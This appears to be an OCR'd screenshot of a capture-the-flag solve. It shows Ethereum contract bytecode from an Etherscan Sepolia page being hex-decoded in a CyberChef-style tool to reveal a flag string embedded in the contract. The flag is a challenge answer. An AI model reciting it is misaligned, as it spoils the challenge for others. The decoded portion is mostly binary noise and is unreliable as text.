6103ea565b50506104b9565b5f604051905090565b5f5ffd5b5f5ffd5b5f5ffd5b5f5ffd5b5f601f19601f8301169050919050565b7f4e487b710000
00000000000000000000000000000000000000000000000000005f52604160045260245ffd5b6100a58261005f565b810181811067ffffffffffffff
ff821117156100c4576100c361006f565b5b80604052505050565b5f6100d6610046565b90506100e2828261009c565b919050565b5f67ffffffffff
```

More Details: — Click to show less


A transaction is a cryptographically signed instruction that changes the blockchain state. Block explorers track the details of all transactions in the network. Learn more about transactions in our Knowledge Base.

Powered by Ethereum

Etherscan © 2025 (Sepolia)

Terms & Privacy | Network Status | Donations: 0x71c765...d8976f

Hasil



From Hex

Delimiter
Auto

☑ Auto Bake

```
0x608060405234801561000f575f5ffd5b50604051610af4380380610af483398181016040528101906100319190610193565b805f908161003f91906103ea565b50506104b9565b5f604051905090565b5f5ffd5b5f5ffd5b5f5ffd5b5f5ffd5b5f601f19601f8301169050919050565b7f4e487b7100000000000000000000000000000000000000000000000000000000005f52604160045260245ffd5b6100a58261005f565b810181811067ffffffffffffffff821117156100c4576100c361006f565b5b80604052505050565b5f6100d6610046565b90506100e2828261009c565b919050565b5f67ffffffffffffffff8211156101015761010061006f565b5b61010a8261005f565b9050602081019050919050565b8281835e5f83830152505050565b5f610137610132846100e7565b6100cd565b9050828152602081018484840111156101535761015261005b565b5b61015e848285610117565b509392505050565b5f82601f83011261017a57610179610057565b5b815161018a848260208601610125565b91505092915050565b5f602082840312156101a8576101a761004f565b5b5f82015167ffffffffffffffff8111156101c5576101c4610053565b5b6101d184828501610166565b91505092915050565b5f81519050919050565b7f4e487b7100000000000000000000000000000000000000000000000000000000005f52602260045260245ffd5b5f600282049050600182168061022857607f821691505b60208210810361023b5761023a6101e4565b5b50919050565b5f819050815f5260205f209050919050565b5f6020601f8301049050919050565b5f82821b905092915050565b5f6008830261029d7ffffffffffffffffffffff
```

5866 1 Raw Bytes LF

```
a½V[aφa(V[PPPPV[_ PRaaEV[PPPV[NH{q
_R`"`R`$_ý[_`P`agW`P[` azWaya#V[[PPV[_P_R` _ PPV[_` `
PPV[_PPPV[_`aÜÿÿÿÿÿÿÿÿÿÿÿÿÿÿÿÿÿÿÿÿÿÿÿÿÿÿÿÿÿÿÿÿa¡V[aæa¡V[PP
PPPPPPV[_PPV[_PPV[_a*a%a aþV[aV[aþV[PPV[_PPV[aCaV[aWaOa1V[
TaV[UPPPPV[__PV[ana_V[aya:V[PPPV[[aWa_afV[`PaV[PPV[`a
áWa²aV[a»aV[`
aÊWP[aÞaÖ
aV[a~V[PP[PPPV[_PPPV[_a_`aæV[PPPPV[_aaòV[P`PPPV[a
2a£V[gÿÿÿÿÿÿÿÿaKWaJa8V[[aUTaPV[a`
a V[_` P``aW_aWQP[a
aV[UPaðV[`aaV[_[aÆWQU`P`
P` PaiV[aãWQaß`aòV[UP[``UPPP[PPPPPPVþ¢dipfsX" 3§_
É ùÍk@Ø Lð{A4Âq4}a_|ÁdsolcC3
6RECURSION{4h_i_th0ught_you_w4nt3d_t0_g1ve_m3_som3_ETH}
```

2932 17 5ms Raw Bytes NEL